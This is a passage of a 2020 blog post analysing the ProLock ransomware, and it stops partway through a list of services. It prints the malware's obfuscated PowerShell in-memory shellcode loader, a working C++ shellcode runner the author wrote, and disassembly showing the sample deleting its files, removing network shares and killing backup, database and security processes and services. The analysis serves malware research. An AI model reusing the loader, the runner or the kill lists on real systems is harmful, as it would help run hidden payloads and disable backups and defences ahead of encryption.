ProLock malware analysis

soolidsnake.github.io/2020/05/11/Prolock_ransomware.html

HOME May 11, 2020

May 11, 2020

Please read the disclaimer

Prolock caught my attention after reading the blogpost of bleepingcomputer, so I fired up my malware analysis box for some fun.


Quick note: for your information, I did not analyse the crypto part of this ransomware.

Samples

The sample can be downloaded from app.any.run.

C++ Loader

Reading the following powershell script




```
       function Local:eqmujm    {         Param         (            [OutputType([IntPtr])]                   [Parameter( Position
= 0, Mandatory = $True )]             [String]          $yaxZxL,                      [Parameter( Position = 1, Mandatory = $True
)]            [String]          $JdsDcd         )         $pBmIPD = (([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods'));
 Write-Output ($pBmIPD.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null,
[System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]),
$null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object
IntPtr), (($pBmIPD.GetMethod('GetModuleHandle')).Invoke($null, @($yaxZxL)))), $JdsDcd));              }         function
Local:GlIbBZ    {         Param         (              [OutputType([Type])]                    [Parameter( Position = 0)]
   [Type[]]            $BXuQWs = (New-Object Type[](0)),                    [Parameter( Position = 1 )]           [Type]
     $kpyqkQ = [Void]         )           $FpDIjE = ((([AppDomain]::CurrentDomain).DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule
('InMemoryModule', $false)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate]);
    ($FpDIjE.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$BXuQWs)).SetImplementationFlags('Runtime, Managed');        ($FpDIjE.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$kpyqkQ, $BXuQWs)).SetImplementationFlags('Runtime, Managed');         Write-Output $FpDIjE.CreateType();    }              $tHbxax
= [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm kernel32.dll VirtualAlloc), (GlIbBZ @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])));        $jtwjnT = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
((eqmujm kernel32.dll CreateThread), (GlIbBZ @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])));
$SumOfH = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm msvcrt.dll memset), (GlIbBZ @([IntPtr],
[UInt32], [UInt32]) ([IntPtr])));             $EXVsVb = $tHbxax.Invoke(0,0x12000,0x1000,0x40);              [Byte[]]$NGGMfm =
[IO.File]::ReadAllBytes('C:\Programdata\WinMgr.bmp');          $UnilFk = 0xA230;              if ([IntPtr]::Size -eq 8) {$UnilFk =
0XD7A0};               for ($i=0;$i -le ($NGGMfm.Length-$UnilFk);$i++) {$SumOfH.Invoke(($EXVsVb.ToInt64()+$i), $NGGMfm[$i+$UnilFk],
1)};          $jtwjnT.Invoke(0,0,$EXVsVb,$EXVsVb,0,0);              Start-Sleep -Seconds 360000;
```

we can see that the shellcode starts at address **0xD7A0**, using `dd skip=55200 of=shellcode if=Winmgr.bmp bs=1` we can extract the shellcode and load it in memory to execute it, I wrote a simple C++ loader.

```
#include <Windows.h>
#include <stdio.h>
#include <conio.h>
#include <tchar.h>
#include <psapi.h>


#define BUF_SIZE 256
TCHAR szName[] = TEXT("Global\\MyFileMappingObject");

int main()
{
    char filename[] = "shellcode";
    HANDLE fileh = CreateFileA(filename,
GENERIC_EXECUTE|GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ, 0, OPEN_EXISTING, 0,
0);
    if (fileh == NULL){
        printf("CreatedFile failed\n");
        return -1;
    }

    HANDLE hMapFile = CreateFileMapping(fileh, 0, PAGE_EXECUTE_READWRITE, 0, 0,
0);
    if (hMapFile == NULL){
        printf("CreateFileMapping failed\n");
        return -1;
    }

    LPVOID ptr = MapViewOfFile(
        hMapFile,
        FILE_MAP_READ|FILE_MAP_EXECUTE| FILE_MAP_WRITE,
        0,
        0,
        0
    );
        if(ptr == NULL){
        printf("CreateFileMapping failed\n");
        return -1;
    }

        HMODULE hmodule = GetModuleHandleA("ntdll.dll");
        MODULEINFO info;
        DWORD old;

        auto status = GetModuleInformation(GetCurrentProcess(), hmodule, &info,
sizeof(MODULEINFO));
        if (!status)
                printf("GetModuleInformation failed\n");

        status = VirtualProtect(info.lpBaseOfDll, info.SizeOfImage,
PAGE_EXECUTE_READWRITE, &old);
        if (!status)
                printf("VirtualProtect failed\n");

    ((void (*)(LPVOID))ptr)(ptr);
}
```


Dynamic analyses

The ransomware code starts with a loop that decrypts the rest of the code, we can just set a hardware breakpoint at offset **0x36** and let the loop do the job.



```
debug006:0000000000060036                                            ; debug006:000000000006005F↓j
debug006:0000000000060036 xor     [rdx+rbx], eax
debug006:0000000000060039 cmp     dword ptr [rdx+rbx], 90909090h
debug006:0000000000060040 jz      short loc_60052
debug006:0000000000060042 cmp     rbx, 0
debug006:0000000000060046 jnz     short loc_60052
debug006:0000000000060048 xor     [rdx+rbx], eax
debug006:000000000006004B inc     rax
debug006:000000000006004E jmp     short loc_60036
debug006:000000000006004E ; ---------------------------------------------------------------------------
debug006:0000000000060050 db 0EBh ; ë
debug006:0000000000060051 db  0Fh
debug006:0000000000060052 ; ---------------------------------------------------------------------------
debug006:0000000000060052
debug006:0000000000060052 loc_60052:                                 ; CODE XREF: debug006:0000000000060040↑j
debug006:0000000000060052                                            ; debug006:0000000000060046↑j
debug006:0000000000060052 add     rbx, 4
debug006:0000000000060056 cmp     dword ptr [rdx+rbx], 0C4C4C4C4h
debug006:000000000006005D jz      short loc_60061
debug006:000000000006005F jmp     short loc_60036
debug006:0000000000060061 ; ---------------------------------------------------------------------------
debug006:0000000000060061
debug006:0000000000060061 loc_60061:                                 ; CODE XREF: debug006:000000000006005D↑j
debug006:0000000000060061                                            ; DATA XREF: debug006:0000000000060011↑o
debug006:0000000000060061 nop
debug006:0000000000060062 nop
UNKNOWN 0000000000060061: debug006:loc_60061 (Synchronized with RIP)
```

Then with IDA we can use the key **p** to analyse the code starting from offset **0x6B**.



```
; Attributes: noreturn

sub_6006B proc near

var_38= qword ptr -38h
var_30= qword ptr -30h

sub     rsp, 28h
and     rsp, 0FFFFFFFFFFFFFFF0h
xor     rdx, rdx
mov     rdx, gs:[rdx+60h]
mov     rdx, [rdx+18h]
mov     rdx, [rdx+10h]

loc_60083:
mov     rsi, [rdx+60h]
mov     rcx, 18h
xor     rdi, rdi

loc_60091:
xor     rax, rax
lodsb
cmp     al, 61h
jl      short loc_6009B
```

```
100.00% (540,-32) (1068,421) UNKNOWN 000000000006006B: sub_6006B (Synchronized with RIP)
```


```
RAX 0000000009B1A2DC
RBX 000000000003D6C
RCX 0000000000060000 ↳ debug006:00000000
RDX 0000000000060061 ↳ debug006:loc_60061
RSI 0000000000000000
RDI 0000000000060000 ↳ debug006:00000000
RBP 000000000028FD50 ↳ debug009:00000000
RSP 000000000028FD50 ↳ debug009:00000000
RIP 0000000000060061 ↳ debug006:loc_60061
R8  000000000028FCC8 ↳ debug009:00000000
R9  000000000028FDB8 ↳ debug009:00000000
R10 0000000000000000
R11 0000000000060000 ↳ debug006:00000000
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
```

```
ID   0
VIP  0
VIF  0
AC   0
VM   0
RF   0
NT   0
IOPL 0
OF   0
DF   0
IF   1
TF   0
SF   0
ZF   1
AF   0
PF   1
CF   0
```

Reading the first assembly instructions we can see that the malware is parsing kernel32 to find some functions which are:

- LoadLibraryA
- GetProcAddress
- VirtualAlloc

Then it loads libraries **shell32.dll** and **netapi32.dll**. After that, the malware populates an array of function at an address allocated earlier. from there all library functions calls will be made using the array of function, example `call qword ptr [r15 + offset_of_function]`.


```
loc_6013B:
lea     rcx, aKernel32Dll_0 ; "kernel32.dll"
call    qword ptr [r15+10h] ; call LoadLibraryA
add     rsp, 20h
mov     [r15+148h], rax
sub     rsp, 20h
jmp     short loc_60163
```

```
loc_60163:
lea     rcx, aShell32Dll ; "shell32.dll"
call    qword ptr [r15+10h]
add     rsp, 20h
mov     [r15+150h], rax
sub     rsp, 20h
jmp     short loc_6018C
```


```
loc_6018C:
lea     rcx, aNetapi32Dll ; "netapi32.dll"
call    qword ptr [r15+10h]
```

I wrote a simple IDA python to comment each call instruction with the name of the function that will be called:

```
import idautils
import re

def comm():
  start = GetFunctionAttr(get_reg_value('rip'), FUNCATTR_START) # Get the start
address of the current function were are single stepping
  for ins in idautils.FuncItems(start): # Looping on the assembly line
    if idaapi.isCode(idaapi.getFlags(ins)):
      cmd = idc.GetDisasm(ins)
      m = re.search("call.*?\[.*?(.*)\+(.*)h]", cmd) # Regex to extract the
offset and the register pointing to the array
      if m:
        reg = get_reg_value(m.group(1))
        val = int(m.group(2), 16)
        Fname = get_name(Qword(reg + val))
        MakeComm(ins, Fname)
```

The malware will proceed on deleting the following files:

- `C:\\Programdata\\WinMgr.xml`
- `C:\\Programdata\\WinMgr.bmp`
- `C:\\Programdata\\clean.bat`
- `C:\\Programdata\\run.bat`



```
loc_1D083C:
lea     rcx, aCProgramdataWi ; "C:\\Programdata\\WinMgr.xml"
call    qword ptr [r15+128h] ; kernel32_DeleteFileA
add     rsp, 20h
sub     rsp, 20h
jmp     short loc_1D086E

loc_1D086E:
lea     rcx, aCProgramdataWi_0 ; "C:\\Programdata\\WinMgr.bmp"
call    qword ptr [r15+128h] ; kernel32_DeleteFileA
add     rsp, 20h
sub     rsp, 20h
jmp     short loc_1D089F

loc_1D089F:
lea     rcx, aCProgramdataCl ; "C:\\Programdata\\clean.bat"
call    qword ptr [r15+128h] ; kernel32_DeleteFileA
add     rsp, 20h
sub     rsp, 20h
jmp     short loc_1D08CE

loc_1D08CE:
lea     rcx, aCProgramdataRu ; "C:\\Programdata\\run.bat"
call    qword ptr [r15+128h] ; kernel32_DeleteFileA
add     rsp, 20h
sub     rsp, 20h
```

Notice the comments added to each call instruction.

Two other functions at offset **0x8E4** and **0x8F1** are called.

Deleting share connections

The role of the first one is to enumerate the shares of the local machine and delete all the connections except hidden shares.


```
lea     rax, [r15+9740h]
mov     [rsp+40h+var_10], rax
call    qword ptr [r15+140h] ; srvcli_NetShareEnum
add     rsp, 40h

loc_1D0DE2:
cmp     qword ptr [r15+9730h], 0
jbe     short locret_1D0E4D

mov     rbx, [r15+9748h]
mov     rdi, [r15+9728h]
imul    rdi, 8
sub     rsp, 20h
mov     rcx, [rbx+rdi]
call    qword ptr [r15+90h] ; kernel32_lstrlenW
add     rsp, 20h
mov     rcx, [rbx+rdi]
cmp     byte ptr [rcx+rax*2-2], '$'
jz      short loc_1D0E3D

locret_1D0E4D:
leave
retn
NetShareEnum_NetShareDel endp

sub     rsp, 20h
mov     rcx, 0
mov     rdx, [rbx+rdi]
mov     r8, 0
call    qword ptr [r15+138h] ; srvcli_NetShareDel
add     rsp, 20h
```

Killing processes and services

The second function is responsible for killing the processes that starts with the following strings:

```
aagntsv, cntaos, dbeng5, dbsnmp, encsvc, excel., firefo, infopa,
isqlpl, mbamtr, msacce, msftes, mspub., mydesk, mysqld, ntrtsc, ocauto,
ocomm., ocssd., onenot, oracle, outloo, pccntm, powerp, sqbcor, sqlage,
sqlbro, sqlser, sqlwri, steam., syncti, tbirdc, thebat, thunde, tmlist,
visio., winwor, wordpa, xfssvc, zoolz
```

command used: `taskkill.exe /IM "name_of_process"`.

And stopping the following services:

```
 McAfeeFramework, Alerter, AcronisAgent, Acronis VSS Provider,
BackupExecAgentAccelerator, BackupExecDeviceMediaService,
BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService,
BackupExecVSSProvider, DFSR, EPIntegrationService, EPProtectedService,
EPSecurityService, EPUpdateService, MB3Service, MBAMService,
MBEndpointAgent, MSExchangeES, MSExchangeMGMT, MSExchangeMTA,
